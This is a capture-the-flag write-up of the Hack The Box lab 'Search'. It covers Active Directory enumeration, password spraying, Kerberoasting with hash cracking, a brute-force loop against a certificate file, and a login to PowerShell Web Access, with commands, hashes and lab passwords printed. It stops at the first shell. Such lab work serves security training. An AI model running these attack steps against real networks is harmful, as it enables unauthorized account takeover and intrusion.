HTB-Search
| Name: | Proper |
|---|---|
| Release Date: | 18 Dec 2021 |
| Retire Date: | 29 Apr 2022 |
| OS: | Windows) |
| Base Points: | 40 |
| Rated Difficulty: | Hard |
The search box is an Active Directory Windows box. It starts with OSINT by finding credentials in an image on the website. This password can help to enumerate the SMB and LDAP for the domain using Bloodhound, which allows finding a Kerberoastable user (web_svc), then using GetUserSPNs.py script, give us the krb5tgs hash then using Hashcat tool to crack the hash, each time finding another user, with spraying for password reuse, credentials in an Excel workbook, and access to a PowerShell web access protected by client certificates. With that initial shell, it’s a few hops identified through Bloodhound, including recovering a GMSA password, to get to domain admin.
# 0x00-Recon
Nmap
nmap -sC -sV -p53,80,88,135,139,389,443,445,464,593,636,3268,3269,8172,9389,49666,49669,49670,49692,49706,49727 -oA nmap/Search -vvv 10.10.11.129
Results:
PORT      STATE SERVICE       REASON          VERSION
53/tcp    open  domain?       syn-ack ttl 127
| fingerprint-strings:
|   DNSVersionBindReqTCP:
|     version
|_    bind
80/tcp    open  http          syn-ack ttl 127 Microsoft IIS httpd 10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Search — Just Testing IIS
88/tcp    open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2022-04-21 17:08:34Z)
135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: search.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=research
| Issuer: commonName=search-RESEARCH-CA/domainComponent=search
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2020-08-11T08:13:35
| Not valid after:  2030-08-09T08:13:35
| MD5:   0738 614f 7bc0 29d0 6d1d 9ea6 3cdb d99e
| SHA-1: 10ae 5494 29d6 1e44 276f b8a2 24ca fde9 de93 af78
|_ssl-date: 2022-04-21T17:11:32+00:00; 0s from scanner time.
443/tcp   open  ssl/http      syn-ack ttl 127 Microsoft IIS httpd 10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Search — Just Testing IIS
| ssl-cert: Subject: commonName=research
| Issuer: commonName=search-RESEARCH-CA/domainComponent=search
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2020-08-11T08:13:35
| Not valid after:  2030-08-09T08:13:35
| MD5:   0738 614f 7bc0 29d0 6d1d 9ea6 3cdb d99e
| SHA-1: 10ae 5494 29d6 1e44 276f b8a2 24ca fde9 de93 af78
|_ssl-date: 2022-04-21T17:11:33+00:00; 0s from scanner time.
| tls-alpn:
|_  http/1.1
445/tcp   open  microsoft-ds? syn-ack ttl 127
464/tcp   open  kpasswd5?     syn-ack ttl 127
593/tcp   open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: search.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=research
| Issuer: commonName=search-RESEARCH-CA/domainComponent=search
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2020-08-11T08:13:35
| Not valid after:  2030-08-09T08:13:35
| MD5:   0738 614f 7bc0 29d0 6d1d 9ea6 3cdb d99e
| SHA-1: 10ae 5494 29d6 1e44 276f b8a2 24ca fde9 de93 af78
|_ssl-date: 2022-04-21T17:11:32+00:00; 0s from scanner time.
3268/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: search.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=research
| Issuer: commonName=search-RESEARCH-CA/domainComponent=search
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2020-08-11T08:13:35
| Not valid after:  2030-08-09T08:13:35
| MD5:   0738 614f 7bc0 29d0 6d1d 9ea6 3cdb d99e
| SHA-1: 10ae 5494 29d6 1e44 276f b8a2 24ca fde9 de93 af78
|_ssl-date: 2022-04-21T17:11:32+00:00; 0s from scanner time.
3269/tcp  open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: search.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=research
| Issuer: commonName=search-RESEARCH-CA/domainComponent=search
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2020-08-11T08:13:35
| Not valid after:  2030-08-09T08:13:35
| MD5:   0738 614f 7bc0 29d0 6d1d 9ea6 3cdb d99e
| SHA-1: 10ae 5494 29d6 1e44 276f b8a2 24ca fde9 de93 af78
|_ssl-date: 2022-04-21T17:11:32+00:00; 0s from scanner time.
8172/tcp  open  ssl/http      syn-ack ttl 127 Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Site doesn't have a title.
| ssl-cert: Subject: commonName=WMSvc-SHA2-RESEARCH
| Issuer: commonName=WMSvc-SHA2-RESEARCH
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2020-04-07T09:05:25
| Not valid after:  2030-04-05T09:05:25
| MD5:   eeb9 303e 6d46 bd8b 34a0 1ed6 0eb8 3287
| SHA-1: 1e06 9fd0 ef45 b051 78b2 c6bf 1bed 975e a87d 0458
|_ssl-date: 2022-04-21T17:11:33+00:00; 0s from scanner time.
| tls-alpn:
|_  http/1.1
9389/tcp  open  mc-nmf        syn-ack ttl 127 .NET Message Framing
49666/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49669/tcp open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
49670/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49692/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49706/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49727/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port53-TCP:V=7.80%I=7%D=4/21%Time=62618F97%P=x86_64-pc-linux-gnu%r(DNSV
SF:ersionBindReqTCP,20,"\0\x1e\0\x06\x81\x04\0\x01\0\0\0\0\0\0\x07version\
SF:x04bind\0\0\x10\0\x03");
Service Info: Host: RESEARCH; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 0s, deviation: 0s, median: 0s
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 32134/tcp): CLEAN (Timeout)
|   Check 2 (port 28331/tcp): CLEAN (Timeout)
|   Check 3 (port 18790/udp): CLEAN (Timeout)
|   Check 4 (port 41593/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-security-mode:
|   2.02:
|_    Message signing enabled and required
| smb2-time:
|   date: 2022-04-21T17:10:54
|_  start_date: N/A
DNS
As usual start with the first ports, dig tool:
dig mx search.htb @10.10.11.129
Find the two subdomains
research.search.htb hostmaster.search.htb
Add them to the hosts file /etc/hosts
# HTB
10.10.11.129    search.htb research.search.htb hostmaster.search.htb
HTTP(s)
For the HTTP(s) start browsing the HTTP and HTTPS and send the response to the Burp Suite in order to do a crawl and see the HTML source code including robots.txt, or/and using Discover Content to brute force the directory in the web service, also we can use ffuf, nuclei tools e.g:
- fuff
ffuf -w /opt/SecLists/Discovery/Web-Content/common.txt -u http://search.htb/FUZZ -c - nuclei
echo "http://search.htb/" | nuclei -t /opt/nuclei-templatesWith HTTPS

echo "https://search.htb/" | nuclei -t /opt/nuclei-templatesIn addition to grep all users in the web page
Our Teamsection and doingGetNPUsers.pyorkerbrute_linux_amd64tool to catch a valid user in the Box.
./kerbrute_linux_amd64 userenum users.txt -d search.htb --dc 10.10.11.129

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 04/21/22 - Ronnie Flathers @ropnop

2022/04/21 20:03:48 >  Using KDC(s):
2022/04/21 20:03:48 >   10.10.11.129:88

2022/04/21 20:03:48 >  [+] VALID USERNAME:       Dax.Santiago@search.htb
2022/04/21 20:03:48 >  [+] VALID USERNAME:       Keely.Lyons@search.htb
2022/04/21 20:03:48 >  [+] VALID USERNAME:       Sierra.Frye@search.htb
2022/04/21 20:03:48 >  Done! Tested 40 usernames (3 valid) in 0.120 seconds
After a while, when more focus on the web content such as (JS, Source Code, Images)… etc., we will find in the Images a password for Hope.Sharp user. 
Then re-run the GetNPUsers.py/kerbrute_linux_amd64 tool.
2022/04/21 20:03:48 >  [+] VALID USERNAME:       Dax.Santiago@search.htb
2022/04/21 20:03:48 >  [+] VALID USERNAME:       Keely.Lyons@search.htb
2022/04/21 20:03:48 >  [+] VALID USERNAME:       Sierra.Frye@search.htb
2022/04/21 20:03:48 >  [+] VALID USERNAME:       Hope.Sharp@search.htb
Since we take the password IsolationIsKey? we can do spraying the password for on the users using crackmapexec:
crackmapexec smb 10.10.11.129 -u users00  -p 'IsolationIsKey?' --shares

SMB         10.10.11.129    445    RESEARCH         [+] search.htb\Hope.Sharp:IsolationIsKey?
SMB         10.10.11.129    445    RESEARCH         [+] Enumerated shares
SMB         10.10.11.129    445    RESEARCH         Share           Permissions     Remark
SMB         10.10.11.129    445    RESEARCH         -----           -----------     ------
SMB         10.10.11.129    445    RESEARCH         ADMIN$                          Remote Admin
SMB         10.10.11.129    445    RESEARCH         C$                              Default share
SMB         10.10.11.129    445    RESEARCH         CertEnroll      READ            Active Directory Certificate Services share
SMB         10.10.11.129    445    RESEARCH         helpdesk
SMB         10.10.11.129    445    RESEARCH         IPC$            READ            Remote IPC
SMB         10.10.11.129    445    RESEARCH         NETLOGON        READ            Logon server share
SMB         10.10.11.129    445    RESEARCH         RedirectedFolders$ READ,WRITE
SMB         10.10.11.129    445    RESEARCH         SYSVOL          READ            Logon server share
Now we can confirm that password belongs to the Hope.Sharp user, let’s login into the SMB using the smbclient tool and get all files/folders:
sudo smbclient //search.htb/RedirectedFolders$ -U Hope.Sharp
mask ""
recurse
prompt
mget *
We can grep all users after we mget * folders:
ll | awk '{print $9}' > fullusers.txt
Trying the GetNPUsers.py in order to get the hash, but no success!
sudo GetNPUsers.py -dc-ip 10.10.11.129 -no-pass -usersfile fullusers.txt search.htb/ -outputfile hashs -format hashcat
BloodHound
Let’s see the bloodhound maybe this will give us more information about the users and the environment.
bloodhound-python -u Hope.Sharp -p 'IsolationIsKey?' -ns 10.10.11.129 -d search.htb -c All --zip
First, grep environment users from the user JSON file
cat 20220425210921_users.json | jq ".data[].Properties.name" | tr -d '"'

NT AUTHORITY@SEARCH.HTB
TRISTAN.DAVIES@SEARCH.HTB
BIR-ADFS-GMSA@SEARCH.HTB
WEB_SVC@SEARCH.HTB
JORDAN.GREGORY@SEARCH.HTB
ANGIE.DUFFY@SEARCH.HTB
CLAUDIA.PUGH@SEARCH.HTB
HAVEN.SUMMERS@SEARCH.HTB
KAYLIN.BIRD@SEARCH.HTB
ISABELA.ESTRADA@SEARCH.HTB
KAYLEY.FERGUSON@SEARCH.HTB
CRYSTAL.GREER@SEARCH.HTB
TRISTEN.CHRISTIAN@SEARCH.HTB
JUDAH.FRYE@SEARCH.HTB
MACI.GRAVES@SEARCH.HTB
SIERRA.FRYE@SEARCH.HTB
BRAEDEN.RASMUSSEN@SEARCH.HTB
ANGEL.ATKINSON@SEARCH.HTB
TYSHAWN.PECK@SEARCH.HTB
KEITH.HESTER@SEARCH.HTB
CAMREN.LUNA@SEARCH.HTB
CESAR.YANG@SEARCH.HTB
JOY.COSTA@SEARCH.HTB
--snip--
In the Bloodhound GUI, The List all Kerberoastable Account query returns two users:

In the information slide about the web_svc user we will find WEB_SVC user has the principal name on RESEARCH/web_svc.search.htb:60001 however, in our nmap we don’t have 60001 port open it looks local port or firewalled or local port.

After too long trying I found the way that we can “Kerberoasting without SPNs” (for more information see below link)
https://swarm.ptsecurity.com/kerberoasting-without-spns/
sudo GetUserSPNs.py -request -dc-ip 10.10.11.129 search.htb/Hope.Sharp:'IsolationIsKey?'

$krb5tgs$23$*web_svc$SEARCH.HTB$search.htb/web_svc*$b4f468f960c7150ed6ef32613940b522$f93a4d5bba09595d1c8afb504cfd18438313d0413dc12aceaca0ebbccdff94d36820cf103294c5d6e5c40ec26a0bd1591572c659243927e2db7a7ceabef22164417bd3c84c23cba7ee56d8265d8e872a4c90c375187d70516766976e5cb33582abef0345542ed0c1f4534f8abc76d843e1f0a4da750c523dc6d82410220ce1363166dd88ac0e6efb087982ca7ba9fe2cb7b793aacaab489b93aaea8f507281e7dc1809b1371f0c761f25c9d8fc48206773732c139e595dd77f74378c1bd6ca4f516831e9f4fb5d9379258abd6a3d1bdc1a76e1a1e12409f9aa96cff757557ed20037373bf21d3a6af0b5fec859ee045f857effa6f6ba9d296984e048b8c1a1a8d16421a35d7fdf69424633adc33fc437ee4c709c95c494366fb5b4c05206579e7cc782a0a508779f14d3f520374d7285a2ddff8e4291e9b261fc690216051a1bb28980cd2541b81aaa0b1244c8a7235c7dec5015e609e3aa5d6c025666cc6ed118c58b223288027323605fc8f1a1057d208557f3ab4258900e10c16a28fabd42a531e0777c94f38c3cf468a8b606f35892132b67a05ab38b2879dde7959f2a381ea96990ba042860678727d085adbdc24d5382b10bb5d34c0e2a1a543f65b0a8a2cf165386b06d9ba7cd17839ee5dd4d3e0820e5afd498f550c70555961cf0adc3cc0ecea6cfc078baf988242ee3c78d1fa04b2692040f2638f7ba0ca6a685ff66cc9a6da907635206ccba84f0c45c6481565023d804783de361e6b4fa07168775eae4888114daf97181a3c91f25b175685a4c8d381dcaa3a1f56fa26fed106dc60af9f0f436b059649969a79683407739e4a7d57428e56a3262c47e2eb210815a829ddc82b40527db17cad986d38be6b96a3d3a4aa764d9fedbaeac00fa6a4d6be9dd76e82df56c6b68c055e06a3d73801a5e50fc887a07cba8901afcc998f144332671cd29cc9047dc1dea830de328d58b1259ed818d959679a1566406eb9dc258cedb11590d412d48714a88606b8fc9b2efdac5f445d18fee0ce4f83cb997f58210391382987c78d07c42f5ba1d3ed409436d97504fc1bae8032f1151c27f072bcf6b8094680903874ff7563136b9939b487eb0ef1a97ed196509cc7f684805b48c04c55f2d7029bbf742fea413aee2677941a72ae382e080ccac10cd875bf2195f57e29c5b14cf7f915fbbb857fdbb2ee89f96b163bf14acc85c95194a5486fb10492a8a3e9a8bb469c0b699c0bdb86beacd3bc47a7bfe2937a0a37350c9cdb664da7d8335dc02f104c7123b0e0948c4843ac838f48af2e44bc440336c796ee42b741a8258e5e217e0a6e666ae026344794837497b256651b7619af50faaf9055ab3ecf70320182f37d86311763160342dc6a6b3e1b8dd0e5df2a7189592fccbc102261fbc6ac6c5012ca3a79c0f9549a29a8bf6d9ce7c93028e70ca0d2e663865e06eb292c59f5e550db83671f7c96f275bfc:@3ONEmillionbaby
Then crack it using Hashcat tool:
hashcat --example-hashes  | grep -C 4 krb5tgs
hashcat -m 13100 hash -a 0  /usr/share/wordlists/rockyou.txt
We will get the new password (web_svc:@3ONEmillionbaby) this password. However, this password has belonged to two users, let’s do a spray password using crackmapexec tool:
crackmapexec smb 10.10.11.129 -u fullusers.txt -p '@3ONEmillionbaby'
SMB         10.10.11.129    445    RESEARCH         [+] search.htb\Edgar.Jacobs:@3ONEmillionbaby
edgar.jacobs:@3ONEmillionbaby
It is a new password for a user, let’s take a look at what is in his SMB share.
sudo smbclient //search.htb/RedirectedFolders$ -U edgar.jacobs
mask ""
recurse
prompt
mget *
In the edgar.jacobs/edgar.jacobs/Desktop/ directory we will find a Phishing_Attempt.xlsx file, after opening this xlsx file we can see a list of passwords and usernames in slide C.
soffice Phishing_Attempt.xlsx
![image] (/assets/img/search-htb/PassList.png)
Let’s again spray the passwords with the users
crackmapexec smb 10.10.11.129 -u fullusers.txt -p pass --shares
--snip--

[+] search.htb\Sierra.Frye:$$49=wide=STRAIGHT=jordan=28$$18
Well now we have the password for sierra.frye. Let’s try login with Evil-Winrm tool:
evil-winrm.rb -i 10.10.11.129 -u 'sierra.frye' -p '$$49=wide=STRAIGHT=jordan=28$$18'
also no successed… :(
okie…! again, get all the SMB content using smbclient
sudo smbclient //search.htb/RedirectedFolders$ -U sierra.frye
mask ""
recurse
prompt
mget *
In the below path we will see two files search-RESEARCH-CA.p12 and staff.pfx let’s get them to our box in order to see what these files are.
\sierra.frye\Downloads\Backups
The pfx looks like a certificate, but it looks locked with a password, let’s see how we can crack it if we could.
using bash script we can do a bruteforce for the PFX file as the below scribt:
cat /opt/SecLists/Passwords/Leaked-Databases/md5decryptor-uk.txt | while read p; do echo trying $p; openssl pkcs12 -in "staff.pfx" -passin "pass:$p" ; RC=$?; if [ $RC -eq 0 ] ; then break; fi ; done
After 10 minutes we can see that password is misspissy, to get infomration about the certificate we can use openssl:
openssl pkcs12 -in staff.pfx -passin pass:misspissy -passout pass:misspissy -info
Now I can import both into FireFox:



Now browse https://search.htb/staff/en-US/logon.aspx, and we see that the staff is a Windows PowerShell Web Access, since we have many creds we can try them on the login… I ended up getting access with these valid creds
User Name    : sierra.frye
Password     : $$49=wide=STRAIGHT=jordan=28$$18
Computer Name: research.search.htb
